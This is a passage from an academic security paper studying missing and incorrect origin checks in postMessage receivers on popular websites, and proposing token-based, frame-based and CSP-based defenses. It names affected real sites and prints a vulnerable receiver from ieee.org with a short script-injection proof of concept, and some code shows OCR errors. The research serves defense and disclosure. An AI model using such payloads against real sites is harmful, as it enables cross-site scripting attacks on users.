3	www.mtv.com, www.comedycentral.com, www.nick.com, www.gametrailers.com, www.vh1.com, www.thedailyshow.com, www.ratemyprofessors.com, www.southparkstudios.com, www.teennick.com	9	Attacker can read "vmn_uuid" and "mtvn_btg_userSegments" values of the user's cookies, leaking the types of content the user has watched.	Missing check
4	www.xxsy.net, www.readnovel.com, www.qidian.com, www.rongshuxia.com, www.juchang.com, club.ku6.com, g.aa.sdo.com	7	Attacker can inject scripts (cross-site scripting)	Missing check
5	www.cnn.com, www.roblox.com, www.turkmedya.tv, www.dailytech.com, www.kariyerhaber.com	5	Attacker can inject scripts (cross-site scripting)	Missing check
6	www.ieee.org, www.canalplus.fr, pass.canal-plus.com	3	Attacker can inject scripts (cross-site scripting).	Incorrect check
7	www.wikia.com, www.wowwiki.com	2	Attacker can inject scripts (cross-site scripting)	Missing check
8	www.fingerhut.com, www.overstock.com,	2	Attacker can inject scripts (cross-site scripting)	Missing check
9	www.userreport.com tag.userreport.com	2	Attacker can read and write any key/value into local storage	Missing check
10	www.coach.com	1	Attacker can inject scripts (cross-site scripting)	Missing check
11	www.skysports.com	1	Attacker can inject scripts (cross-site scripting)	Missing check
12	ct1.addthis.com	1	Attacker can read the user's email address from the cookie	Missing check

Conditionally exploitable receivers

No	Hosts	Number	Vulnerability	Cause
13	www.fanpop.com, www.webshots.com www.bebo.com, www.self.com www.wired.com, www.newyorker.com www.epicurious.com, www.goal.com www.style.com, www.glamour.com www.wowwiki.com, www.vanityfair.com www.gq.com, fls.doubleclick.net www.sidereel.com, www.sodahead.com	16	Attacker can inject scripts (cross-site scripting) if the victim site has an element with "LOTCC.status" id	Missing check

Table 3: Exploitable vulnerabilities due to missing and incorrect origin checks in postMessage receivers.

Code from a vulnerable receiver at `www.ieee.org`

```
_dispatch: function(e) {
  var msg = JSON.parse(e.data);
  ...
  var cbs = pm.data("callbacks.postmessage") || {},
  ...
  var fns = l[msg.type] || [];
  for (var i = 0, len = fns.length; i < len; i++) {
    var o = fns[i];
  // o.origin is ''null'' by default
    if (o.origin && e.origin !== o.origin)   {
      console.warn("postmessage message origin
           mismatch", e.origin, o.origin);
      pm.send({target: e.source,data: error,type: msg
           .errback});
      continue;
    }
    try {
      var r = o.fn(msg.data);
      ...
    }
  }
}
// Dynamically, the body of ''o.fn'' is this code:
function (data) {
  // change innerHTML with data from the message
  $("#cboxTitle").html(data);
}
```

Exploit code

```
var bullet = "{ \"type\": \"change_title\",";
bullet += "\"data\":\"";
bullet += "<script>alert(\'ieee\')<\/script>\"}";
victimFrame.postMessage(bullet,"*");
```


Figure 9: Exploiting an incorrect origin check for script injection.

when the third-party frame is created (as done by Google's and Facebook's scripts), writing a correct origin check is surprisingly hard. This problem manifests whenever origin checks are required, e.g., in frame-busting code [14]. Checking the origin of postMessage is no exception. As we showed in Section 5, developers routinely use regular expressions that are too permissive, make unwarranted assumptions about the values of variables, etc.

We now present practical defenses that site owners and third-party content providers can use to improve the security of postMessage communications.

6.1 Origin-based defense for third-party content

This defense protects against the "light" threat model described in Section 3.1. It is based on a simple code pattern that content providers can easily add to their scripts, is supported by all existing browsers, and guarantees the following property: *only the origin that loaded a third-party frame can send messages to this frame*.


Normal behavior
http://siteOwner.com/container.html
http://provider.com/child2.html
1
2
Defense
http://siteOwner.com/container.html
Http://provider.com/child2.
html?htoken=guessme
1
2

```
var child2 =
document.createElement('iframe');
child2.src="http://provider.com/child2.html";
Document.body.appendChild(child);
child2.postMessage(···);
```

```
function
parentReceiver(e) {
  if( e.origin ==
"http://provider.com" ) {
...
   } }
```

```
function
childReceiver(e) {
  if( e.origin== ?? )
  {
    ...
  }
}
```

```
1.postMessage(···);
```

```
var child2 =
document.createElement('iframe');
var htoken = hash(timestamp, nonce);
Child2.src="http://provider.com/child2.html?ht
oken="+ htoken;
Document.body.appendChild(child2);
Var msg = {"msg":"hello", "htoken": htoken};
msg = JSON.stringfy(msg);
child2.postMessage(msg,"http://provider.com")
```

```
function
parentReceiver(e) {
  if( e.origin ==
"http://provider.com" ) {
    ...
   }
  }
```

```
function childReceiver(e) {
  if( holdtoken(e.data,
               "guessme" ) )
  {
    ...
  }
}
```

```
1.postMessage(···);
```

Figure 10: Authenticating the source of postMessage.

The idea behind this defense is to establish a shared secret token between the frame belonging to the site owner (*siteOwner*) and the inner frame belonging to the third-party content provider (*provider*). The token is generated pseudo-randomly for each instance of the third-party content and thus infeasible to guess. Every message from the siteOwner's content to the provider's frame must contain the token. Instead of an error-prone origin check, the receiver in the provider's frame verifies the value of the token.

Scripts from any origin other than siteOwner or provider are prevented from reading the token by the same origin policy. Even if siteOwner's page is framed by a malicious site, the latter cannot read the token shared between this page and its inner provider's frame. Note that the malicious site can navigate the inner frame to a different content (possibly from the same third party) and send messages to the new content. This is equivalent to the "heavy" threat model in which the attacker directly creates frames with third-party content (see Sections 3.2 and 6.3). Token-based authentication does not protect against this scenario.

Figure 10 schematically outlines the token-based defense. Including third-party content into a webpage generally involves two steps (see Section 2.2). First, siteOwner includes the provider's script in her page. This "outer" script executes in the siteOwner's origin and dynamically creates a frame belonging to the provider. Second, the "inner" script running in the newly created frame attaches a listener (in the provider's origin) that allows this frame to receive messages from the siteOwner's page. Similarly, the outer script may attach a listener (in the siteOwner's origin) that allows the siteOwner's page to receive messages from the inner provider's frame.

The third-party content provider supplies both the outer and inner scripts. We now describe the code that must be added to the two scripts in order to implement the defense.

Authenticating messages to third-party frames. Before creating the provider's frame, the outer script generates a 64-bit pseudo-random $htoken$.[5] The script attaches this $htoken$ to the src attribute of the frame it creates.

Generating cryptographically secure pseudo-random numbers in client-side JavaScript is notoriously difficult due to the inaccessibility of entropy pools such as scheduling information and disk-access time [19]. We suggest three ways of generating pseudo-random tokens for our defense.

First, WebKit-browsers, including Chrome and Safari, provide the $crypto.getRandomNumber$ API that generates cryptographically strong pseudo-random numbers seeded from the OS [21]. If this API is not available, the content provider's server from which the outer script is fetched can generate this script dynamically and include a fresh, server-generated pseudo-random number into each instance. Finally, the outer script can obtain a pseudo-random number from a public randomness server such as `http://random.org` via an XMLHttpRequest.

The token serves as the shared secret between the outer frame (in the siteOwner's origin) and the inner frame (in the provider's origin). When the outer script sends a message to the inner frame via postMessage, the outer script must attach the shared secret token to the message data. The postMessage request must also restrict the origin of the recipient to the provider's origin. The message receiver function in the inner frame authenticates messages by checking whether their data contains the same token as the src attribute of the frame—this is represented by the generic *holdtoken* function in Figure 10. An important feature of this authentication mechanism is that the check is independent of the actual origin of the hosting page. The same authentication code works without modification for any site that may want to include a given provider's content.

Authenticating messages from third-party frames. To enable the hosting page to receive messages from the provider's frame, the outer script may attach a message receiver to this page. Authentication is much simpler in this receiver because the correct origin of the messages is always the provider. The message from the provider's frame to the hosting page should *not* contain their shared secret token lest other receivers attached to the hosting page receive and accidentally disclose it.



www.attack.com
sign in | join now
STYLE.COM / SEE FASHION FIRST
FASHION SHOWS
PEOPLE + PARTIES
NEWS
TRENDS + SHOPPING
ACCESSORIES
BEAUTY
VIDEO
COMMUNITY
MAGAZINE
please don't stop THE MUSIC
it takes more than a little rain to halt lollapalooza—or our lolla photo diary
AUGUST 6, 2012
Fall Shopping Guide
the top finds of the season at nyc's best stores
Stevie Nicks
the fleetwood mac songbird is the subject of a new tribute album
Giving Good Face
head shots are fashion's favorite new prints
Search Style.com
GO
EDITORS' DIARY
go behind the scenes with style.com ›
advertisement

Figure 11: attack.com frames a page and navigates its child frame.

Protecting the shared token. The communicating frames must take care that their shared secret token not leak out. The same origin policy prevents the attacker who frames both the siteOwner's and the provider's frames from reading the URL of the content rendered in the provider's frame. That said, most modern Web browsers implement the "descendant policy" for frame navigation, which allows a frame to change the content rendered in any of its descendants in the window hierarchy regardless of their origins [4, 17].

Figure 11 shows how a malicious site framing `http://www.instyle.com` could navigate an inner frame, replacing an advertisement with arbitrary content. In particular, the new content may try to receive messages sent via postMessage to that frame. This is the basis of the attack on postMessage confidentiality described by Barth et al. [4]. This attack cannot be used, however, to learn the value of the shared secret token. As described above, the outer script running in the siteOwner's page restricts the origin of the message recipient to the provider's origin. If an attacker framing the siteOwner's page navigates the provider's frame to a different origin, the browser will not deliver the siteOwner's message to that frame.

The attacker may also navigate the provider's frame to a new instance of the provider's content. The new content will be using a different token, known to the attacker, enabling him to send messages to the frame. This is equivalent to the "heavy" threat model described in Sections 3.2 and 6.3.

Another way the token may leak out is if an outgoing link from the provider's frame leads to an attacker-controlled site. The *referer* header attached to the requests following this link reveals the URL of the provider's frame which contains the token. Whether the referer header is actually transmitted to the destination of the link depends on the configuration of the user's browser, existence of proxy servers, etc., but, in general, this threat must be accounted for.

There are several techniques for suppressing the *referer*

[5] A string consisting of 13 randomly selected alphabet characters and a single random digit provides enough entropy ($2^{64} < 36^{13}$).

header. First, HTML5 allows links to be accompanied by the *noreferer* keyword, indicating that the referer header should not be sent when this link is followed. This feature is currently supported by WebKit-based browsers. Second, when the provider's frame is loaded for the first time, it can redirect to another page in the provider's origin that does not have the token in its URL. The token value can be either sent to the new page via a POST request, or else stored in a cookie or local storage so that a script from the fresh page can retrieve and use it for authenticating the siteOwner's messages. Third, instead of attaching the token as an *src* attribute, a URL fragment can be used for sharing the token between the outer and inner frames [6].

6.2 Frame-based defense for third-party content

We also describe a simpler defense that enforces a more restrictive property: *only the immediate parent of the third-party frame can send messages to this frame*. The code is shown in Figure 12.

Frame-based defense code for third-party content

```
function receiver( evt ) {
   // only accepts messages from the parent frame
   if ( evt.source !== parent ) return;
   .....
   .....
}
```

Figure 12: Frame-based authentication of postMessage.

The property guaranteed by this defense does not allow the third-party content to receive messages from sibling frames that belong to the same origin. This may break useful functionality. Note that using *top* instead of *parent* renders the check ineffectual.

6.3 Defenses for the "heavy" threat model

In the "heavy" threat model, described in Section 3.2, the attacker's page either directly includes a third-party frame, or frames a legitimate page and navigates its inner frame to the third-party content.

Even a correct origin check is not sufficient in this case because the origin that loaded the third-party frame is controlled by the attacker. To protect this frame from malicious messages, the check must guarantee a very strong property: *only the script supplied by the third-party content provider can (1) load frames with this provider's content, and (2) send messages to these frames*.

As with the "light" defense, a plausible approach may rely on a secret, pseudo-random token shared between the content provider's script (referred to as the outer script in Section 6.1) and the inner frame containing the third-party content. The token must be hidden, however, even from the (attacker-controlled) page in which this script runs.

The outer script comes from the content provider but runs in the hosting page's origin, thus the same origin policy cannot protect the token from the hosting page. We are not aware of any existing browser mechanism that would allow an included script to keep secrets from the other content in its origin. In particular, neither JavaScript closures, nor shadow DOM [16] provide secure encapsulation.

To protect their content from "heavy" threats, third-party content providers must carefully examine what their receivers do in response to received messages. If the receiver performs potentially dangerous operations such as *eval* on the data from received messages, it must consider the possibility that the message may be malicious. Messages sent to other frames should not contain sensitive information and their recipient origin should be restricted. Unfortunately, we observed that some exploitable third-party receivers send responses to received messages by referencing the *source* property. In the "heavy" threat model, this would deliver their messages directly to the attacker.

6.4 Defense for site owners

Site owners usually do not have any control over the third-party scripts apart from the binary decision whether or not to include them in their pages. If the origin checks in the receivers attached by third-party scripts to the site's pages are missing or incorrect, the pages become exposed to script injection and other attacks (see Table 3). Protecting site owners without cooperation from third-party content providers and without inspecting or rewriting third-party code requires browser support.

Our proposed defense for site owners is based on a simple extension of Content Security Policy (CSP). This defense is independent and complementary to the defenses described in Sections 6.1 and 6.2.

CSP is an HTTP header string starting with *X-Content-Security-Policy* or *X-WebKit-CSP* [7]. It instructs Web browsers how to confine the origins of Web resources in the page containing this header. Currently, CSP is supported by Firefox 4 and Opera; Chrome has an experimental implementation. Existing CSP can confine the following Web resources: *script-src*, *object-src*, *style-src*, *img-src*, *media-src*, *frame-src*, *font-src*, and *connect-src*. For example, the following CSP tells the browser to fetch or execute scripts only from `https://api.valid.com` or the site itself.

```
X-Content-Security-Policy:
script-src 'self' https://apis.valid.com
```

To enable site owners to confine the origins of cross-frame messages, we implemented a simple CSP extension with only 54 lines of code in *PostMessageEvent* ::

$Run()$ of Firefox 12.0. Our extension adds the *msg-src* keyword which allows a page to list the valid origins for messages. As an extension, this CSP does not conflict with any currently deployed policies. For example, consider a page with the following CSP:

```
X-Content-Security-Policy:
msg-src http://www.valid.com *.edu;
script-src *.com
```

This policy tells the browser to accept postMessage only from `http://www.valid.com` or `.edu` domains, and to fetch or execute scripts only from `.com` domains.

6.5 Applying the defenses

The "light" defenses described in Sections 6.1 and 6.2 protect third-party frames. Therefore, they can be used to defend the ninth and twelfth receiver instances in Table 3 against the "light" threat model.

The other exploitable receivers run in the hosting page (as opposed to the third-party frame). The valid origin of messages to these receivers is either the page's own origin or the origin of the third-party content provider. In both cases, the origin is fixed and a simple origin check suffices. The defense from Section 6.4 also works, but only in browsers extended with our proposed CSP.

7 Related Work

Barth et al. carried out a comprehensive study of cross-frame communication in Web browsers [4] and demonstrated attacks on the confidentiality of messages sent via postMessage under certain frame navigation policies, including the descendant policy. By contrast, we analyze the prevalence of attacks caused by incorrect *authentication* of messages sent via postMessage.

Singh et al. showed that modern browsers do not coherently assign origins to DOM resources [17]. They also discussed the conflict between the descendant navigation policy and DOM's same origin policy. Our defenses from Section 6.1 are designed to foil attacks that use navigation to intercept messages destined to a different origin.

Hanna et al. analyzed the uses of postMessage in Facebook Connect and Google Friend Connect [8], and showed how incomplete origin checks and guessable random tokens compromise message integrity and confidentiality.

FLAX is a tool for finding vulnerabilities in client-side applications that involve the use of tainted, attacker-controlled data [15]. It was evaluated on a handful of websites, including a few that use flawed postMessage receivers. FLAX is complementary to the work presented in this paper: we focus on analyzing the prevalence of flawed postMessage receivers in popular websites and designing defenses, while FLAX can help find vulnerabilities in individual receivers by fuzzing them with strings that pass the origin check. If the check is semantically incorrect, both correct and malicious origins may pass the check. Therefore, FLAX needs an external oracle to tell the difference between correct and incorrect checks, same as our analysis.

NoTamper is a fuzzing tool for finding cross-site scripting vulnerabilities by injecting server-side HTTP parameters [5]. NoTamper cannot find attacks that exploit flawed origin checks in client-side scripts.

Jang et al. analyzed cross-domain policies in Flash applications and showed that Web resources belonging to 2,993 sites could be exposed to other origins because of unrestricted policies [10]. Lekies et al. demonstrated multiple examples of overpermissive cross-domain policies [11].

Rydstedt et al. showed that most frame-busting scripts used by the Alexa top 500 sites do not prevent pages from being framed [14]. Some of the common mistakes made by the implementors of frame-busting scripts when trying to check the origin of the enclosing frame are similar to the mistakes made by the implementors of origin checks in postMessage receivers. Unlike flawed origin checks in postMessage receivers, errors in the frame-busting code usually do not lead to cross-site scripting (or, in general, malicious circumvention of the same origin policy).

Jang et al. found 43 instances of privacy-violating information flows in the Alexa top sites [9]. They focused on malicious scripts. By contrast, we found a large number of legitimate scripts that use postMessage incorrectly and can be exploited because of flawed origin checks.

Semantic flaws in origin checks are often caused by incorrect regular expressions or conditional statements. Alkhalaf et al. proposed to use automata-based string analysis to verify whether client-side input validation functions conform to given policies [2].

Weinberger et al. evaluated Web content security frameworks including Content Security Policy (CSP) and pointed out their limitations [22]. Meyerovich and Livshits extended Internet Explorer 8 to support fine-grained security policies for DOM elements [12].

AdJail confines third-party advertising scripts into shadow pages whose origins are different from the actual page [20], leveraging the same origin policy to isolate them and relying on postMessage for communication. Akhawe et al. re-used the same idea to prevent Chrome extensions from accessing privileged API calls [1].

8 Conclusion

Modern websites increasingly use postMessage for cross-origin communication, especially with third-party content. The postMessage mechanism relaxes the same origin policy and delegates the responsibility for checking the source of cross-origin messages from the Web browsers to the implementors of third-party content. Adoption of postMessage has thus created a new class of client-side vulnerabilities caused by the missing and incorrectly implemented origin checks in postMessage receivers.

We analyzed the prevalence of these vulnerabilities in the Alexa top 10,000 websites and discovered 1,712 hosts that use 79 distinct receivers with a semantically incorrect or entirely missing origin check. In 84 hosts, these errors result in exploitable vulnerabilities, including cross-site scripting and injection of arbitrary content into local storage.

We proposed a simple defense that allows third-party content to authenticate the source of messages received via postMessage. We also described a complementary defense, based on a Content Security Policy extension, for pages that include third-party content. This mechanism requires browser support, but can be used by site owners without any modification to the existing third-party code.

Acknowledgments. We are very grateful to our shepherd David Wagner for pointing out many serious errors in the submitted version of this paper and for providing insightful and helpful suggestions. Kathryn McKinley collaborated on some of the ideas that led to this work.

This research was partially supported by the NSF grants CNS-0746888, SHF-0910818, CCF-1018271, and CNS-1223396, a Google research award, the MURI program under AFOSR Grant No. FA9550-08-1-0352, and the Defense Advanced Research Agency (DARPA) and SPAWAR Systems Center Pacific, Contract No. N66001-11-C-4018.

References

[1] D. Akhawe, P. Saxena, and D. Song. Privilege separation in HTML5 applications. In *USENIX Security*, 2012.

[2] M. Alkhalaf, T. Bultan, and J. Gallegos. Verifying client-side input validation functions using string analysis. In *ICSE*, 2012.

[3] A. Barth. The Web origin concept. `http://tools.ietf.org/html/rfc6454`, 2011.

[4] A. Barth, C. Jackson, and J. Mitchell. Securing frame communications in browsers. In *USENIX Security*, 2008.

[5] P. Bisht, T. Hinrichs, N. Skrupsky, R. Bobrowicz, and V. Venkatakrishnan. NoTamper: Automatic blackbox detection of parameter tampering opportunities in Web applications. In *CCS*, 2010.

[6] T. Close. Web-key: Mashing with permission. In *W2SP*, 2008.

[7] Content Security Policy 1.1. `http://www.w3.org/Security/wiki/Content_Security_Policy`.

[8] S. Hanna, R. Shin, D. Akhawe, A. Boehm, P. Saxena, and D. Song. The emperor's new APIs: On the (in)secure usage of new client-side primitives. In *W2SP*, 2010.

[9] D. Jang, R. Jhala, S. Lerner, and H. Shacham. An empirical study of privacy-violating information flows in JavaScript Web applications. In *CCS*, 2010.

[10] D. Jang, A. Venkataraman, G. Sawka, and H. Shacham. Analyzing the cross-domain policies of Flash applications. In *W2SP*, 2011.

[11] S. Lekies, M. Johns, and W. Tighzert. The state of the cross-domain nation. In *W2SP*, 2011.

[12] L. Meyerovich and B. Livshits. ConScript: Specifying and enforcing fine-grained security policies for JavaScript in the browser. In *S&P*, 2010.

[13] Cross-document messaging. `http://www.whatwg.org/specs/web-apps/current-work/multipage/web-messaging.html`.

[14] G. Rydstedt, E. Burszstein, D. Boneh, and C. Jackson. Busting frame busting: A study of clickjacking vulnerabilities at popular sites. In *W2SP*, 2010.

[15] P. Saxena, S. Hanna, P. Poosankam, and D. Song. FLAX: Systematic discovery of client-side validation vulnerabilities in rich Web applications. In *NDSS*, 2010.

[16] Shadow DOM. `http://www.w3.org/TR/shadow-dom/`.

[17] K. Singh, A. Moshchuk, H. Wang, and W. Lee. On the incoherencies in Web browser access control policies. In *S&P*, 2010.

[18] Same origin policy. `http://www.w3.org/Security/wiki/Same_Origin_Policy`.

[19] E. Stark, M. Hamburg, and D. Boneh. Fast symmetric cryptography in JavaScript. In *ACSAC*, 2009.

[20] M. Ter Louw, K. Ganesh, and V. Venkatakrishnan. AdJail: Practical enforcement of confidentiality and integrity policies on Web advertisements. In *USENIX Security*, 2010.

[21] Web cryptography API. `http://www.w3.org/TR/WebCryptoAPI/`.

[22] J. Weinberger, A. Barth, and D. Song. Toward client-side HTML security policies. In *HotSec*, 2011.

[23] A. Weiss. Top 5 security threats in HTML5. `http://www.esecurityplanet.com/trends/article.php/3916381/Top-5-Security-Threats-in-HTML5.htm`.